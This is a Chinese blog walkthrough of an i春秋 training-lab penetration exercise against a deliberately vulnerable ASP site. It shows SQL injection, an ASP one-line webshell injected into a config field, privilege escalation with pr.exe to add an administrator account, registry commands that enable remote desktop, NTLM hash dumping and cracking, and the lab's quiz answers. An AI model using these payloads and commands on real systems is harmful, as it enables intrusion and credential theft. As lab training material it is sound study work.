

【i春秋综合渗透训练】我很简单，请不要欺负我

原创

A_dmins 于 2019-09-23 16:22:14 发布 1356 收藏 1

分类专栏: [靶场实战](#) [i春秋CTF](#) [web渗透](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42967398/article/details/101200253


版权



[靶场实战](#) 同时被 3 个专栏收录

32 篇文章 3 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏



[web渗透](#)

9 篇文章 2 订阅

订阅专栏

【i春秋综合渗透训练】我很简单，请不要欺负我

摸了几天的?了, 主要是不知道该干嘛~~

CTF题目不想做, 只想玩玩英雄联盟, 玩玩渗透靶机这亚子!

个人觉得不能这样混下去了, 于是又来到了i春秋, 发现除了CTF还有综合渗透训练这个系列~~

个人感觉挺好玩的, 啊哈哈哈哈哈, 开始了~~

实验环境

操作机: Windows XP

目标机: windows server 2003

实验工具: 中国菜刀 PR 御剑 Pangolin 3389.exe

为了给您带来更加公平的场景体验, 竞技类实验场景不包含实验指导

实验过程

首先进入环境, 可以看见提示:

△ 实验任务




本实验要求获取`www.test.ichunqiu`网站的服务器权限

开始答题

https://blog.csdn.net/qq_42967398

OK，直接打开攻击机的浏览器访问下 www.test.ichunqiu


根据要求我们需要明确我们的思路，首先是要求拿到服务器权限，我们可以通过进入后台，上传shell，然后提权，一通花里胡哨的操作可以进行简单的信息收集，看是不是什么cms



同时还发现是ASP脚本，操作系统应该是windows的，数据库应该是access或者mssql吧
因为Asp一般和access mssql搭建
然后可以用御剑扫描一下看看目录：

1	http://www.test.ichunqiu/admin/login.asp	200
2	http://www.test.ichunqiu/admin/editor/eWebEditor.asp	200
3	http://www.test.ichunqiu/admin/Login.asp	200
4	http://www.test.ichunqiu/upfile_photo.asp	200
5	http://www.test.ichunqiu/upfile_Other.asp	200
6	http://www.test.ichunqiu/UserReg.asp	200
7	http://www.test.ichunqiu/admin/index.asp	200
8	http://www.test.ichunqiu/inc/config.asp	200
9	http://www.test.ichunqiu/UserLogin.asp	200
10	http://www.test.ichunqiu/add.asp	200
11	http://www.test.ichunqiu/error.asp	200
12	http://www.test.ichunqiu/search.asp	200
13	http://www.test.ichunqiu/shownews.asp	200
14	http://www.test.ichunqiu/vote.asp	200
15	http://www.test.ichunqiu/right.asp	200
16	http://www.test.ichunqiu/upload_other.asp	200
17	http://www.test.ichunqiu/download.asp	200
18	http://www.test.ichunqiu/Comment.asp	200
19	http://www.test.ichunqiu/Image.asp	200
20	http://www.test.ichunqiu/Upfile_Dialog.asp	200
21	http://www.test.ichunqiu/Upfile_Product.asp	200
22	http://www.test.ichunqiu/ShowNews.asp	200
23	http://www.test.ichunqiu/Upload_Dialog.asp	200
24	http://www.test.ichunqiu/Upload_Product.asp	200
25	http://www.test.ichunqiu/SqlIn/sqlIn_admin.asp	200
26	http://www.test.ichunqiu/admin/Admin_Database.asp	200
27	http://www.test.ichunqiu/admin/Admin_UploadFileManage.asp	200
28	http://www.test.ichunqiu/admin/Admin_UploadFileManage.asp	200

一大堆东西，发现疑似后台目录，访问一波：






果然是的，接下来就是尝试登陆了，弱口令，sql注入，万能密码，默认密码等，，，
 试试弱口令好像不行，不过发现验证码都不会变，爆破貌似也行
 搜索一下魅力网络科技有限公司后台默认密码试试，emmm没找到
 万能密码貌似也不行，，，，不想抓包了，顺便抱怨一句，这个环境是真的，，，
 那就进入下一步吧，回到主页随便点开一个页面，发现有个id，试试注入：




发现：




直接上穿山甲吧，就是实验环境中提及的工具，使用方法就不必多说了，直接日





日出密码，去解密一下：



ok，去后台试试登陆，成功进入：



MSWC.BrowserType	√ 0.0
MSWC.NextLink	√
MSWC.Tools	×

技术支持：魅力软件

https://blog.csdn.net/qq_42967398

寻找上传shell的地方，上传上传没找到，备份文件备份没找到，，，，
后来找到一个网站设置的页面：

← → ↻ www.test.ichunqiu/admin/Index.asp

关闭左侧栏 后退 | 前进 | 系统设置 | 产品管理 | 模板方案 官方公告

网站配置

网站信息配置

公司名称：	魅力企业网站管理系统 2007 中英繁商业正
公司名称(英文)：	MSCOM 2007
网站标题：	魅力软件
网站标题(英文)：	MelySoft
网站地址：	www.melysoft.com <small>注意：域名已经绑定到程序，不能修改，程序购买后不能换域名。不用填</small>
网站备案号：	湘ICP备05011184号 <small>网站备案请到信息产业部官方网站备案。在线备案</small>
公司邮局：请添写完整URL地址	http://mail.163.com
公司论坛：请添写完整论坛地址	http://bbs.melysoft.com
公司博客：请添写完整博客地址	http://bbs.melysoft.com
LOGO地址：	images/Logo.gif
站长姓名：	melyy
站长信箱：	melyy@126.com

https://blog.csdn.net/qq_42967398

进行一句话插入试试 `<%eval request("1")%>`，发现：

```
Microsoft VBScript 编译器错误 错误 '800a0401'
语句未结束
C:\INETPUB\WWWROOT\ADMIN\..\inc\Config.Asp, 行 4
Const SiteTitle="<%eval request("1")%>
-----^
```

ok，重新尝试一下进行闭合，发现页面进不去了，，，，

直接选择重做吧，，，，

试试：`"%<%eval request("1")%>%"`


emmm，又出现错误：

```
Microsoft VBScript 编译器错误 错误 '800a0409'
未结束的字符串常量
C:\INETPUB\WWWROOT\ADMIN\..\inc\Config.Asp, 行 4
"-----^" 网站标题
```

再次初始化进行 "%><%eval request("1")%><%'" 成功，返回正常页面：



上传成功了，接下来就要知道在什么地方啊
首页没得，看来应该是在什么配置文件里面了，直接看看御剑扫出来的
发现一个目录inc/config.asp猜测是不是在这里呢，直接菜刀链接一波试试：



发现直接成功，，，，：



Conn_dbfile.Asp	2015-02-09 10:07:45	222	32
count.asp	2015-01-23 13:29:00	668	32
domenu.js	2015-01-23 13:29:00	34012	32
EnCls_main.asp	2015-01-23 13:29:00	4897	32
EnFoot.asp	2015-01-23 13:29:00	3128	32
EnSysProduct.asp	2015-01-23 13:29:00	24929	32
Foot.asp	2015-01-23 13:29:00	2689	32
Function.asp	2015-01-23 13:29:00	23534	32

接下来就是找到有写权限的目录，并上传工具：

inetpub			
wwwroot			
inc			
Documents and Settings			
Program Files			
RECYCLER			
System Volume Information			
WINDOWS			
wmpub			
wmiislog			

3389.bat	2019-09-23 23:09:10	530	32
3389.vbs	2019-09-23 23:22:44	2159	32
cmd.exe	2019-09-23 22:49:02	100864	32
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
pr.exe	2019-09-23 22:48:42	73728	32

涂掉的是没用的工具，添加用户：

```
C:\wmpub> pr.exe "net user adm adm /add"
/xxoo/-->Build@@Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2432
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user adm adm /add

命令成功完成。

C:\wmpub> |
```

将用户添加到系统管理员组：

```
C:\wmpub> pr.exe "net localgroup Administrators adm /add"
/xxoo/-->Build@@Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2432
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net localgroup Administrators adm /add

命令成功完成。
```

利用工具开启3389端口（估摸着3389.bat没用）：

```
C:\wmpub> pr.exe "3389.bat"
/xxoo/-->Build@@Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3744
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389.bat

C:\wmpub>echo Windows Registry Editor Version 5.00 1>>3389.reg
C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] 1>>3389.reg
C:\wmpub>echo "fDenyTSCconnections"=dword:00000000 1>>3389.reg
C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] 1>>3389.reg
C:\wmpub>echo "PortNumber"=dword:00000d3d 1>>3389.reg
```

```

C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] 1>>3389.reg
C:\wmpub>echo "PortNumber"=dword:00000d3d 1>>3389.reg
C:\wmpub>regedit /s 3389.reg


C:\wmpub>del 3389.reg

C:\wmpub> pr.exe "3389.vbs"
/xxoo/-->Build@Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3744
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389.vbs

```

https://blog.csdn.net/qq_42967398

在本机上cmd中输入mstsc，输入靶机ip，链接输入账号密码登陆成功：




继续，上传密码破解工具，，，试了很久，使用cain这个工具，其他看不见administrators的密码：

172.16.12.2	目录 (D), 文件 (F)	名称	时间	大小	属性
	A:	wmiislog	2014-11-24 15:19:03	0	16
	C:	32读取管理员密码.exe	2019-09-23 23:28:51	49152	32
	inetpub	3389.bat	2019-09-23 23:09:10	530	32
	wwwroot	ca_setup_53494.exe	2019-09-23 23:43:17	8074686	32
	inc	cmd.exe	2019-09-23 22:49:02	100864	32
	Documents and Settings	MSTSCAX.DLL	2019-09-23 22:51:27	482816	32
	Program Files	MSTSC可直接复制远程文件.EXE	2019-09-23 22:51:20	373248	32
	RECYCLER	pr.exe	2019-09-23 22:48:42	73728	32
	System Volume Information	win32getpass.exe	2019-09-23 23:35:34	255742	32
	WINDOWS				
	wmpub				
	wmiislog				


例如:




上传之后，在服务器上安装好并打开，切换到“Cracker”标签下，点击“LM & NTLM Hashers”，点击右边表格区域，在点击上面蓝色的加号：



在出现的窗口中选“Include Password History Hashes”，点击“NEXT”





之后将结果export，用记事本打开，可以得到：


```
adm:":":":AAAB261B2008C113AAD3B435B51404EE:5E8C03CCBC34F2E2E6CFC57102C91C09
Administrator:":":":62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85
admins:":":":22A7333E76735C4DAAD3B435B51404EE:B861D46CEA576E461EC83DA6483DB259
ASPNET:":":":BADBE6EEB5EC850DF08107B607F20480:9CF05A6237D140372430AA11EBFB9D34
dida:":":":E2302B9A91361D15D62E86FF41F77919:ADAE5BD5E8AF479506CDD910D8FA3D57
Guest:":":":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
IUSR_ADMIN-508BF95B0:":":":1E427AF280AFBBF5A172F5633169A978:24DE153E599DB4FEEF439F7552FB576B
IWAM_ADMIN-508BF95B0:":":":12A4D7AFD026F05CBBC8F25B8E24E08:EAA1486857898D80F49937AE6453F0B4
SUPPORT_388945a0:":":":AAD3B435B51404EEAAD3B435B51404EE:E7F84FA468FD69BA673FB0BA24E154BB
```

得到的是Administrators用户的登录密码HASH，还需要破解

```
62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85
```

4D478675344541AACCF6CF33E1DD9D85	GO
破解结果: cu9e2cgw	

登陆成功:



题目答案

△ 实验试题



第1题: wvs是什么工具

- 注入工具
- 漏洞扫描工具
- 目录扫描工具
- 暴力破解工具

下一题

https://blog.csdn.net/qq_42967398

△ 实验试题



第2题: 管理员的密码是什么

admin888

下一题

https://blog.csdn.net/qq_42967398

△ 实验试题



第3题: 通过什么方式获得的webshell

- 后台备份文件
- 直接上传木马
- 代码执行
- 写配置文件

下一题

https://blog.csdn.net/qq_42967398

△ 实验成绩



共答对: 4/4,得分: 100分

您击败了93%的用户, 你不是人!

你简直就是安全新人圈的神!

(想重新答题? 请点上方重做实验)

https://blog.csdn.net/qq_42967398